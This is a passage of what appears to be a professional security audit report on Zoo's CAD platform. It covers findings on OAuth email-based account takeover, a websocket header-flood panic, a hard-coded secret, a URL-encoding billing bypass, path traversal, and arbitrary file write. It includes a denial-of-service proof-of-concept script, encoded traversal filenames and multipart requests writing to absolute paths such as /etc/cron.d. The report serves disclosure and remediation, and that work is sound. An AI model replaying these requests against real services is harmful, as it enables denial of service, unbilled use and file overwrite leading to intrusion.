    // We don't have an account, BUT we might already have a user from some other
    // auth mechanism, let's check.
    let user = match crate::db::types::User::get_from_db(db,
provider_user.email.clone().into()).await {
        Ok(mut user) => {
            // Okay so we have a user, we should update any information for the
            // user.
            // Update the user with the new information.
            provider_user
                .update_user_details(db, crm, email, payments, &mut user)
                .await?
        }
```

Figure 6.1: Email-based user lookup during first-time OAuth authentication (`api/crates/api-core/src/oauth2/mod.rs#L192–L203`)

OIDC providers handle email verification differently: some providers may include unverified email addresses in their tokens, while others allow users to modify their email attributes without reverification. For example, Microsoft Azure AD historically included unverified and mutable email claims in identity tokens by default. This led to the nOAuth vulnerability, disclosed in 2023, where an attacker with their own Azure AD tenant could set their account's email attribute to match a victim's email address and then use "Log in with Microsoft" on vulnerable applications to take over the victim's account.

Microsoft's documentation explicitly warns against using email claims for authorization:

> *Never use claims like email, preferred_username or unique_name to store or determine whether the user in an access token should have access to data. These claims are not unique and can be controllable by tenant administrators or sometimes users, which makes them unsuitable for authorization decisions. They are only usable for display purposes. Also don't use the upn claim for authorization. While the UPN is unique, it often changes over the lifetime of a user principal, which makes it unreliable for authorization.*

That said, Microsoft no longer includes unverified email addresses in ID tokens by default on new multitenant applications, although this can be configured incorrectly.

We have not tested all providers, such as Discord, for how they handle email verification.

Exploit Scenario

An attacker creates an Azure AD tenant and sets their account's email attribute to match the email address of an existing user in the application. The attacker then uses "Log in with Microsoft" on the target application for the first time. The Microsoft identity provider returns an ID token containing the attacker-controlled email address (which it no longer actually does, since 2024 or 2025). Since no OAuth account exists for the attacker's `sub` claim, the application falls back to looking up users by email and links the attacker's Microsoft identity to the victim's account. The attacker now has full access to the victim's account.

This attack no longer works because Microsoft changed its default behavior, but this would have worked one or two years ago, highlighting the risk of trusting third-party identity providers' email claims.

Recommendations

Short term, do not have the application automatically link accounts based on email address. When a user authenticates via OAuth for the first time and an existing account with the same email address is found, a verification email should be sent to that address with a link the user must click to confirm the account. If validation of email addresses during social login registration is not preferred (because it requires one more step for the user), require the validation at least for account merges and for users signing up with an employee email address. This will remove the reliance on third-party email verification and ensure that only users who control the email address can complete a merge.

Long term, review each provider's documentation to determine which is the best identifier, and ensure it matches the code.

References

- nOAuth: How Microsoft OAuth Misconfiguration Can Lead to Full Account Takeover
- Secure applications and APIs by validating claims (Microsoft)

7. The text-to-CAD service can be invoked by any internal service due to a lack of authentication and network isolation

Severity: **Medium**	Difficulty: **High**
Type: Authentication	Finding ID: TOB-ZOOTTC-7
Target: `infra`	

Description
The text-to-CAD service—while exposed to the public through the `api` project, which performs authentication—does not perform any authentication on its own. There is also no network isolation within the internal network. As a result, an attacker who gains access to any internal service can invoke any actions on the text-to-CAD endpoints, such as using its LLM features for free.

Exploit Scenario
An attacker finds an RCE vulnerability that they can exploit in a production container. They use the fact that text-to-CAD has no authentication to pivot to it and use its features.

Recommendations
Short term, implement mutual TLS (mTLS) authentication between the `api` and text-to-CAD service so that no other services can invoke the text-to-CAD endpoints.

Long term, isolate the network between containers and pods within the Kubernetes cluster so that no unintended connections are allowed.

8. The auth_via_websocket panics when too many headers are sent

Severity: **Informational**	Difficulty: **Low**
Type: Denial of Service	Finding ID: TOB-ZOOTTC-8
Target: `api/src/server/endpoints/ws_helpers.rs`	

Description

The header map created by the `auth_via_websocket` function is limited to 32,768 entries, and if more headers than that are passed, a panic occurs (figure 8.1). While the API server seems to recover from this panic in our tests (figure 8.2), this may allow a denial-of-service attack if the panic and recovery mechanisms are expensive and an attacker floods the server with many requests, triggering the panic.

Note that triggering this behavior does not require any authentication (as the panic is triggered in the function that checks for the authentication).

Additionally, note that the header map collection creation in the `auth_via_websocket` function is redundant.

```
Limitations
A HeaderMap can store at most 32,768 entries (header name/value pairs). Attempting
to exceed this limit will result in a panic.
```

Figure 8.1: Excerpt from the HeaderMap documentation (https://docs.rs/http/latest/http/header/struct.HeaderMap.html#limitations)

```
#!/usr/bin/env python3
"""
uv init
uv add websockets
uv run <script.py> --url wss://api.dev.zoo.dev/ws/modeling/commands
"""

import argparse
import asyncio
import json
import sys

try:
    import websockets
except ImportError:
    print("Error: websockets library required. Do `uv init; uv add websockets`")
```

```
    sys.exit(1)

# Global object, modified based on args.headers
headers = {
    "Authorization":"Bearer ses-5f160778-943b-4a59-bd49-dd077f038801"
}


async def send_auth_msg(ws):
    msg = {"type":"headers", "headers": headers}
    msg_d = json.dumps(msg)
    print("Sending auth msg with %d headers, printing data[:1000]:" % len(headers))
    print(msg_d[:1000])
    await ws.send(msg_d)
    while True:
        try:
            print("Trying to get resp")
            msg = await asyncio.wait_for(ws.recv(), timeout=120.0)
            data = json.loads(msg)
            print("Received:", msg)
        except Exception as e:
            print("Exception:", e)
            raise


async def run_client(url: str) -> None:
    """Connect to WebSocket and interact with Zookeeper agent."""
    print(f"[*] Connecting to {url}")

    try:
        async with websockets.connect(url) as ws:
            print("[+] WebSocket connection established!")
            msg = await ws.recv()
            data = json.loads(msg)
            print("Recv:", json.dumps(data, indent=2))
            await send_auth_msg(ws)

    except Exception as e:
        print(f"\n[-] Error: {e}")
        raise


def main():
    parser = argparse.ArgumentParser()
    parser.add_argument(
        "--url",
        default="ws://localhost:8000/ws/ml/zookeeper",
        help="WebSocket URL (default: ws://localhost:8000/ws/ml/zookeeper)",
    )
    parser.add_argument(
        "--headers",
        default=32768,
        help="Extra headers count",
```

```
    )
    args = parser.parse_args()
    print(f"URL: {args.url}, extra headers count: {args.headers}")

    for i in range(int(args.headers)):
        headers[str(i)]=""

    try:
        asyncio.run(run_client(args.url))
    except KeyboardInterrupt:
        print("\n[*] Interrupted by user")


if __name__ == "__main__":
    main()
```

Figure 8.2: Proof of concept that triggers the panic. When executed, it will result in a `websockets.exceptions.ConnectionClosedError` exception; when executed with `--headers=5`, it will not.

Recommendations

Short term, change the logic in the `auth_via_websocket` function so that it does not create a header map, limits the number of headers to a reasonable value, or uses a hard-coded list of expected header keys.

9. Hard-coded secret in STUNner Kubernetes manifest

Severity: **Medium**	Difficulty: **Low**
Type: Data Exposure	Finding ID: TOB-ZOOTTC-9
Target: `infra/kubernetes/stunner/base/secret.yaml`	

Description

The STUNner TURN server authentication secret is hard-coded in plaintext within a Kubernetes Secret manifest (figure 9.1) that is committed to the `infra` repository. The `stunner-auth-secret` contains a static credential used for WebRTC TURN server authentication.

```
apiVersion: v1
kind: Secret
metadata:
  name: stunner-auth-secret
  namespace: stunner
type: Opaque
stringData:
  type: ephemeral
  secret: <REDACTED>
```

Figure 9.1: The hard-coded secret in the `infra/kubernetes/stunner/base/secret.yaml` file

```
apiVersion: stunner.l7mp.io/v1
kind: GatewayConfig
metadata:
  name: stunner-gatewayconfig
  namespace: stunner
spec:
  authRef:
    name: stunner-auth-secret
    namespace: stunner
```

Figure 9.2: The `GatewayConfig` resource that references the `stunner-auth-secret` secret (`infra/kubernetes/stunner/base/gateway-config.yaml`)

This secret is referenced by the `GatewayConfig` resource (figure 9.2) and is used for authentication. This base configuration is inherited by multiple environments. The organization already uses HashiCorp Vault with the External Secrets Operator for other sensitive credentials (as can be seen in `infra/kubernetes/tailscale/prod/external-secret.yaml`), making this

hard-coded secret an inconsistent deviation from the project's established secret management procedures.

Exploit Scenario

An attacker with read access to the Git repository obtains the TURN server authentication secret. Using this credential, the attacker authenticates to the STUNner TURN relay and abuses it to relay arbitrary UDP traffic, potentially using the organization's infrastructure as a proxy for malicious activity or to exfiltrate data. Because the same secret is deployed across all environments, including production and government clusters, a single credential leak compromises TURN authentication across the entire infrastructure.

Recommendations

Short term, migrate the `stunner-auth-secret` to HashiCorp Vault and use an `ExternalSecret` resource to inject the credential at runtime. Rotate the current secret value immediately, as it must be considered compromised due to its presence in version control history. This will prevent the secret from being exposed in the repository and will enable secret rotation without code changes.

Long term, implement a pre-commit hook or CI pipeline check that scans repositories for secrets. Consider using tools such as GitHub Secrets Scanning or TruffleHog to prevent credentials from being committed to version control. This will prevent similar credential exposures from being introduced in the future.

10. WebSocket billing bypass vulnerability via URL encoding in path detection

Severity: **Medium**	Difficulty: **Low**
Type: Access Controls	Finding ID: TOB-ZOOTTC-10
Target: `src/api/crates/api-core/src/auth/mod.rs`, `src/api/src/server/endpoints/modeling.rs`	

Description

The API call middleware uses raw, non-normalized URL paths to determine whether a request targets a WebSocket endpoint. This check controls whether an `ApiCall` record is created in the database, which is required for billing and usage tracking. Because the check occurs before URL normalization, an attacker can craft a URL-encoded path that bypasses the WebSocket detection while still routing to the WebSocket handler. This vulnerability affects two WebSocket endpoints: `/ws/modeling/commands` (the primary 3D CAD engine), which allows attackers to use the service without being billed, and `/ws/ml/copilot` (the text-to-CAD assistant), which, due to an unrelated database constraint, unintentionally prevents the billing bypass.

In the `api_call_middleware` function, the `is_websocket` variable is set by checking whether the raw URL path starts with `/ws/` (figure 10.1).

```
// Get the url.
let url = request.uri();

// ...

// As a convention, we expect all websocket endpoints to start with /ws/.
// For now, we only have /ws/modeling/commands.
let is_websocket = url.path().starts_with("/ws/");

// We don't bill on GETs so we don't want to store them in the DB.
// But, we do bill on websockets, so we want to track those.
if (method == crate::db::http::Method::Get && !is_websocket) || url.path() ==
"/logout" {
    return Ok(None);
}
```

Figure 10.1: WebSocket detection using raw URL path (api/crates/api-core/src/auth/mod.rs#L164–L178)

When a GET request is received and `is_websocket` is false, no `ApiCall` record is created, and None is returned. As a result, no billing is performed on that request.

Dropshot, the HTTP framework used by the API, performs URL decoding when matching routes, meaning requests to `/%77s/ml/copilot` (where `%77` is the URL-encoded letter `w`) are correctly routed to `/ws/ml/copilot`. However, the `url.path()` function used to set `is_websocket` returns the literal string `/%77s/ml/copilot`, which does not start with `/ws/`. As a result, requests to the WebSocket endpoints will not be handled as WebSocket requests.

As a consequence, when the `api_call` is `None`, the `check_blocked` function also returns early without verifying whether the user or organization is blocked (figure 10.2).

```
async fn check_blocked(
    &self,
    ctx: &T,
    auth_context: &AuthnContext,
    api_call: &Option<ApiCall>,
) -> Result<(), AuthnError> {
    let Some(ref mut api_call) = api_call.clone() else {
        // If we don't have an api call, we don't need to do anything.
        // This means the user is not authenticated and its likely an endpoint that
doesn't need
        // auth.
        return Ok(());
    };
```

Figure 10.2: User-blocked check skipped when `api_call` is `None` (`api/crates/api-core/src/auth/mod.rs#L234–L245`)

Impact on /ws/modeling/commands

The `/ws/modeling/commands` endpoint is the primary interface to the 3D CAD engine. This endpoint is fully exploitable using the URL-encoding bypass because when an attacker connects using a URL-encoded path such as `/%77s/modeling/commands`, no `ApiCall` record is created, the user-blocked check is skipped, and the attacker can send modeling commands and receive responses from the CAD engine. Because no `ApiCall` exists, no billing record is ever created for the session, meaning the user can use it freely without payment.

Impact on /ws/ml/copilot

The `/ws/ml/copilot` endpoint is unintentionally mitigated by an unrelated database constraint. The schema defines a foreign key on the `ai_prompts` table (figure 10.3).

```
ALTER TABLE public.ai_prompts
ADD CONSTRAINT ai_prompts_api_call_id_fkey
FOREIGN KEY (id) REFERENCES public.api_calls(id)
ON DELETE CASCADE ON UPDATE CASCADE;
```

Figure 10.3: Foreign key constraint linking `ai_prompts` to `api_calls` (`api/db/dev/schema.sql#L601`)

When a user sends a message through the copilot WebSocket, the handler attempts to insert an `MlPrompt` record using the request ID as its primary key. Because no `ApiCall` was created due to the bypass, the foreign key constraint causes the insert to fail, and the WebSocket connection closes (figure 10.4).

```
if let Err(e) = ml_prompt
    .insert_without_async_api_call_with_conversation_id(
        &args.ctx.db,
        guard.current_conversation_uuid.into(),
    )
    .await
{
    tracing::warn!(
        error=%e,
        "failed to insert MlPrompt for copilot websocket; closing session"
    );
    break;
}
```

Figure 10.4: `MlPrompt` insertion failure causes session termination. (api/src/server/endpoints/ml_copilot.rs#L851–L863)

The same URL-encoding issue affects other code paths that use `ApiCall.endpoint()` for path-based checks, such as `is_billable_endpoint()` and `is_from_allowed_api_endpoint()`. However, these do not provide an attacker-beneficial bypass opportunity because URL encoding causes these checks to fail in the restrictive direction: endpoints that should be recognized as allowed or free are instead treated as unknown, leading to stricter handling rather than enabling a permissive bypass.

Exploit Scenario

An attacker with a blocked account or exhausted credits connects to `wss://api.zoo.dev/%77s/modeling/commands` instead of the standard `wss://api.zoo.dev/ws/modeling/commands` endpoint. Because `/%77s/modeling/commands` does not match the `/ws/` prefix check, no `ApiCall` record is created, and the user-blocked check is skipped. Dropshot decodes the URL and routes the request to the modeling WebSocket handler. The attacker successfully establishes a WebSocket connection and sends modeling commands to the 3D CAD engine. Because the modeling endpoint does not insert records with foreign key dependencies on `api_calls`, the attacker can use the CAD engine without restriction. No billing record is created for the session, allowing the attacker to use paid compute resources without being charged.

Recommendations

Short term, update the API call middleware to normalize the URL by removing unnecessary slashes (e.g., `//ws` -> `/ws`) and URL-decoding it (e.g., `/%77s` -> `/ws`). Apply the same measures to `ApiCall.endpoint()`. This will prevent the immediate exploit.

Long term, use the Dropshot-matched endpoint path for any checks by passing the matched path (not the user-provided path, but the one set up with `zoo_api_endpoint`) to the `authenticate_user` function and similar functions or as part of the request context. This is the only way to ensure that the security checks are done against the exact endpoint that will handle the request.

11. URL-encoded path traversal vulnerability in documentation fetching

Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-ZOOTTC-11
Target: `zoo-mcp/src/zoo_mcp/kcl_docs.py`	

Description

The `_fetch_docs_from_github` function fetches documentation file paths from the GitHub tree API and filters them to include only paths starting with `docs/` and ending with `.md`. However, the path validation does not account for URL-encoded characters. An attacker who can commit files to the `modeling-app` repository can create a file with a URL-encoded path traversal sequence in its name, such as `docs/kcl-lang/%2e%2e%2f%2e%2e%2fREADME.md`, which bypasses the prefix check but resolves to a file outside the `docs/` directory when fetched.

The code logic appends the raw path string returned by the GitHub API to the documentation paths (figure 11.1), which is later concatenated to create an URL path (figure 11.2).

```
for item in tree_data.get("tree", []):
    path = item.get("path", "")
    if (
        path.startswith("docs/")
        and path.endswith(".md")
        and item.get("type") == "blob"
    ):
        doc_paths.append(path)
```

Figure 11.1: Path filtering allows URL-encoded traversal sequences. (src/zoo_mcp/kcl_docs.py#L43–L150)

```
url = f"{RAW_CONTENT_BASE}{path}"
```

Figure 11.2: Unsanitized path concatenation (src/zoo_mcp/kcl_docs.py#L115)

When the GitHub raw content server receives a request for `https://raw.githubusercontent.com/KittyCAD/modeling-app/main/docs/kcl-lang/%2e%2e%2f%2e%2e%2fREADME.md`, it URL-decodes the path to `docs/kcl-lang/../../README.md`, which resolves to `README.md` at the repository root. This allows content from outside the intended `docs/` directory to be loaded into the MCP server's documentation cache.

Exploit Scenario

An attacker with commit access to the `modeling-app` repository creates a file named `docs/kcl-lang/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fsecret-repo%2fbranch%2fmalicious.md` (which decodes to `docs/kcl-lang/../../../../secret-repo/branch/malicious.md`). The Zoo MCP server fetches this path, treating it as valid documentation because it passes the `docs/` prefix check. The GitHub raw server resolves the traversal sequence, and if the attacker controls a repository at the relative path, they can inject arbitrary content into the documentation cache. Later, the attacker can modify the content at the target location without touching the `modeling-app` repository, allowing them to update the injected documentation without leaving an obvious audit trail in the primary repository.

Recommendations

Short term, update the `_fetch_docs_from_github` function's path validation to validate that the documentation filenames are limited to the expected character set (e.g., by using the following regular expression: `[A-Za-z0-9]+\.md`). This would prevent URL-encoded traversal sequences from bypassing the validation.

Long term, implement an allowlist approach where the server validates fetched content against expected paths or checksums. Consider updating the `_fetch_docs_from_github` function so that it fetches documentation from a dedicated, locked-down branch or tagged release rather than the main branch to reduce the attack surface from repository commits.

12. URL-encoded path traversal vulnerability in sample file fetching

Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-ZOOTTC-12
Target: `src/zoo_mcp/kcl_samples.py`	

Description

The `get_sample_content` function fetches KCL sample files based on metadata from a manifest hosted on GitHub. The function constructs URLs using two values from the manifest: the sample name (derived from `pathFromProjectDirectoryToFirstFile`) and filenames (from the `files` array). Both values are vulnerable to URL-encoded path traversal attacks.

The `sample_name` validation checks for literal path traversal characters but does not account for URL-encoded equivalents (figure 12.1).

```
# Basic validation
if ".." in sample_name or "/" in sample_name:
    return None
```

Figure 12.1: Validation checks literal characters only.
(src/zoo_mcp/kcl_samples.py#L281–L283)

A `sample_name` containing `%2e%2e` (URL-encoded `..`) or `%2f` (URL-encoded `/`) bypasses this check. The `sample_name` originates from the manifest's `pathFromProjectDirectoryToFirstFile` field (figure 12.2).

```
for entry in manifest_data:
    sample_name = _extract_sample_name(
        entry.get("pathFromProjectDirectoryToFirstFile", "")
    )
```

Figure 12.2: Sample name extracted from manifest without URL decoding
(src/zoo_mcp/kcl_samples.py#L150–L153)

The `filename` values from the manifest's `files` array have no validation at all (figure 12.3).

```
filenames = metadata.get("files", ["main.kcl"])

async with httpx.AsyncClient(timeout=30.0) as client:
    file_contents = await _fetch_sample_files(client, sample_name, filenames)
```

Figure 12.3: Filenames used without any sanitization (src/zoo_mcp/kcl_samples.py#L294–L297)

Both values are concatenated directly into the fetch URL (figure 12.4).

```
url = f"{RAW_CONTENT_BASE}{sample_name}/{filename}"
```

Figure 12.4: Unsanitized path concatenation (src/zoo_mcp/kcl_samples.py#L115)

When the GitHub raw content server receives the request, it decodes URL-encoded characters, allowing traversal outside the intended sample directory.

Exploit Scenario

An attacker with commit access to the `modeling-app` repository's main branch modifies `manifest.json` to include a sample with a URL-encoded path that traverses outside the repository, pointing to a file the attacker controls in a different repository or branch. The `_extract_sample_name` function extracts the encoded path, which passes the literal `..` and `/` checks. When the MCP server fetches this sample, GitHub decodes the URL and serves content from the attacker-controlled location. This allows the attacker to inject arbitrary content into the MCP server's sample cache without that content appearing in the `modeling-app` repository. The attacker can later modify the external file to update the injected content, leaving no audit trail in the primary repository.

Recommendations

Short term, limit the characters allowed for both `sample_name` and each `filename`. If this is not possible, then consider having them URL-encoded when they are used to construct a path. This would prevent URL-encoded traversal sequences from bypassing the validation.

Long term, consider updating the `get_sample_content` function to fetch the manifest from a pinned commit or signed release rather than the main branch.

13. Arbitrary file write vulnerability in the /file/conversion API endpoint via absolute path in multipart filename

Severity: **High**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-ZOOTTC-13
Target: `crates/api-core/src/multipart/mod.rs`, `format/src/hoops/import.rs`, `format/src/hoops/mod.rs`	

Description

The `/file/conversion` API endpoint is vulnerable to arbitrary file write. An attacker can write a 3D file to any location on the server filesystem by providing an absolute path (e.g., `/tmp/malicious`) as the filename in a multipart upload. The `normalize_path` function, intended to prevent path traversal, does not reject absolute paths, and Rust's `PathBuf::join` semantics cause absolute paths to replace the intended temporary directory where the file is expected to be uploaded.

Exploitation is subject to two constraints. First, an attacker needs to find a path that would allow them to carry out remote code execution or provide them with a different capability. Second, Cloudflare WAF blocks some obvious payloads targeting sensitive paths like `/etc/cron.d/`. However, the underlying application vulnerability remains exploitable for other locations and may be fully exploitable if the WAF is bypassed or disabled.

The `/file/conversion` API endpoint accepts multipart file uploads for converting between 3D file formats. When a user uploads a file, the filename is extracted from the `Content-Disposition` header in the multipart request (figure 13.1).

```
POST /file/conversion HTTP/2
Content-Type: multipart/form-data; boundary=----boundary

------boundary
Content-Disposition: form-data; name="file"; filename="/etc/cron.d/malicious"
Content-Type: application/octet-stream

<file content>
------boundary--
```

Figure 13.1: The `Content-Disposition` header from which the filename is taken

The multipart parsing function extracts this filename using `field.file_name()` and passes it through `normalize_path` before storing it in a `VirtualFile` struct (figure 13.2).

```
attachments.push(VirtualFile {
    path: field
        .file_name()  // Returns "/etc/cron.d/malicious"
        .map(|v| {
            normalize_path(
                &".".parse::<PathBuf>()
                    .unwrap()
                    .join(normalize_path(&v.parse::<PathBuf>().unwrap())),
            )
        })
        // ...
});
```

Figure 13.2: The filename extraction, normalization and joining (api/crates/api-core/src/multipart/mod.rs#L68–L77)

The `normalize_path` function is intended to prevent path traversal by removing `..` and `.` components. However, it preserves absolute paths by pushing the `RootDir` component (the leading `/`) to the result (figure 13.3).

```
for component in components {
    match component {
        Component::RootDir => {
            ret.push(component.as_os_str());  // Preserves "/"
        }
        Component::ParentDir => {
            ret.pop();  // Removes ".."
        }
        // ...
    }
}
```

Figure 13.3: The `normalize_path` function preserves absolute paths. (api/crates/api-core/src/multipart/mod.rs#L16–L29)

For an input of `/etc/cron.d/malicious`, the function returns `/etc/cron.d/malicious` unchanged. The subsequent `".".join()` call does not help because in Rust, `PathBuf::join` replaces the base path entirely when the argument is absolute.

When converting STEP, FBX, or SLDPRT formats, the HOOPS import function writes input files to a temporary directory before processing (figure 13.4).

```
pub fn import(input: &[VirtualFile], split_open_faces: bool) -> Result<Ir> {
    let input_dir = tempfile::Builder::new().prefix("input").tempdir()?;
    for virtual_file in input {
        let input_file_path = input_dir.path().join(&virtual_file.path);
        // ...
        let mut input_file = std::fs::File::create(&input_file_path)?;
        input_file.write_all(&virtual_file.data)?; // <- file saved to absolute path
    }
```

```
}
```

Figure 13.4: HOOPS import joins temporary directory with user-controlled path. (format/src/hoops/import.rs#L1119–L1131)

Because `virtual_file.path` contains the absolute path `/etc/cron.d/malicious`, the call to `input_dir.path().join(&virtual_file.path)` returns `/etc/cron.d/malicious` rather than the intended path within the temporary directory. The file is then created at this attacker-controlled location with attacker-controlled content.

The following example (figures 13.5–13.7) demonstrates this behavior.

```rust
use std::path::{Component, Path, PathBuf};

fn normalize_path(path: &Path) -> PathBuf {
    let mut ret = PathBuf::new();
    for component in path.components() {
        match component {
            Component::RootDir => ret.push(component.as_os_str()),
            Component::ParentDir => { ret.pop(); }
            Component::CurDir => {}
            Component::Normal(c) => ret.push(c),
            _ => {}
        }
    }
    ret
}

fn main() {
    let malicious_filename = "/etc/cron.d/malicious";
    let temp_dir = PathBuf::from("/tmp/input_abc123");

    // normalize_path preserves absolute paths
    let normalized = normalize_path(Path::new(malicious_filename));
    println!("Normalized: {:?}", normalized);
    // Output: Normalized: "/etc/cron.d/malicious"

    // PathBuf::join replaces base when argument is absolute
    let final_path = temp_dir.join(&normalized);
    println!("Final path: {:?}", final_path);
    // Output: Final path: "/etc/cron.d/malicious"
}
```

Figure 13.5: Demonstration of `normalize_path` and `PathBuf::join` behavior with absolute paths

```
POST /file/conversion HTTP/2
Host: api.dev.zoo.dev
Cookie: __Secure-session-token-dev.zoo.dev=ses-58c600d1-a154-4cec-a748-22f4a471a2d8
Origin: https://app.dev.zoo.dev
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
```

```
Content-Length: 1471

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="/tmp/asd"
Content-Type: application/octet-stream

ISO-10303-21;
HEADER;
FILE_DESCRIPTION((('zoo.dev export')), '2;1');
FILE_NAME('dump.step', '2026-02-06T02:56:01.050601279+00:00', ('Author unknown'),
('Organization unknown'), 'zoo.dev beta', 'zoo.dev', 'Authorization unknown');
FILE_SCHEMA(('AP203_CONFIGURATION_CONTROLLED_3D_DESIGN_OF_MECHANICAL_PARTS_AND_ASSEM
BLIES_MIM_LF'));
ENDSEC;
DATA;
#1 = (
  LENGTH_UNIT()
  NAMED_UNIT(*)
  SI_UNIT($, .METRE.)
);
#2 = (
  NAMED_UNIT(*)
  PLANE_ANGLE_UNIT()
  SI_UNIT($, .RADIAN.)
);
#3 = UNCERTAINTY_MEASURE_WITH_UNIT(LENGTH_MEASURE(0.00001), #1,
'DISTANCE_ACCURACY_VALUE', $);
#4 = (
  GEOMETRIC_REPRESENTATION_CONTEXT(3)
  GLOBAL_UNCERTAINTY_ASSIGNED_CONTEXT((#3))
  GLOBAL_UNIT_ASSIGNED_CONTEXT((#1, #2))
  REPRESENTATION_CONTEXT('', '3D')
);
#5 = APPLICATION_CONTEXT('configuration controlled 3D design of mechanical parts and
assemblies');
#6 = PRODUCT_DEFINITION_CONTEXT('part definition', #5, 'design');
ENDSEC;
END-ISO-10303-21;
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="body"

{"src_format":{"type":"step"},"output_format":{"type":"stl","coords":{"forward":{"ax
is":"y","direction":"negative"},"up":{"axis":"z"
,"direction":"positive"}},"selection":{"type":"default_scene"},"storage":"binary","u
nits":"mm"}}
------WebKitFormBoundary7MA4YWxkTrZu0gW--
```

Figure 13.6: Example HTTP request that triggers the bug



Figure 13.7: This screenshot shows the bug being triggered. While the screenshot contains a STEP file, in practice the uploaded file may be of any type or raw binary data.

Exploit Scenario

An attacker sends a multipart file conversion request to the `/file/conversion` endpoint with a valid but malicious file and sets the `Content-Disposition` header with an absolute path as the filename such that the file is saved in a path that provides some capability to the attacker.

Either of the following approaches would work:

- The attacker could request conversion of an ELF file that would replace the currently running binary or the binary of a process that will be spawned at some point. The attack could also target a shared library that would be loaded at runtime (e.g., the one loaded at HOOPs SDK initialization time). This may later require the attacker to wait for the node to restart (or cause it to, through another bug that would cause a crash, if they find such a bug). If the attacker can succeed in this attack, they could carry out remote code execution.
- The attacker could overwrite the `/etc/hosts` or `/etc/resolv.conf` files, causing any network traffic to a specific host like another service in the cluster, or any DNS requests, to be forwarded to an attacker-controlled server.

Recommendations

Short term, modify the `normalize_path` function to reject or strip absolute paths by either returning an error when `Component::RootDir` is encountered or by skipping the

`RootDir` component entirely. Alternatively, add a validation check in the HOOPS import function using `path.is_absolute()` before joining paths. This will prevent attackers from escaping the intended temporary directory.

Long term, implement a centralized path validation utility that is used consistently across all file-handling code paths. This utility should enforce that user-provided paths are relative, do not contain path traversal sequences, and do not escape designated directories. Consider using a sandbox or chroot environment for file processing operations to provide defense in depth against path traversal vulnerabilities.

References

- Rust std::path::PathBuf::join documentation

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Not Applicable	This issue is of informational severity and does not pose an immediate risk, so difficulty does not apply.
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Fix Review Results

When undertaking a fix review, Trail of Bits reviews the fixes implemented for issues identified in the original report. This work involves a review of specific areas of the source code and system configuration, not comprehensive analysis of the system.

From March 9 to March 11, 2026, Trail of Bits reviewed the fixes and mitigations implemented by the Zoo team for the issues identified in this report. We reviewed each fix to determine its effectiveness in resolving the associated issue.

In summary, the Zoo team resolved all 13 issues described in this report. A detailed fix review analysis was shared with the Zoo team.

ID	Title	Severity	Status
1	SAML ancestor marking allows unsigned content to survive signature reduction	Low	Resolved
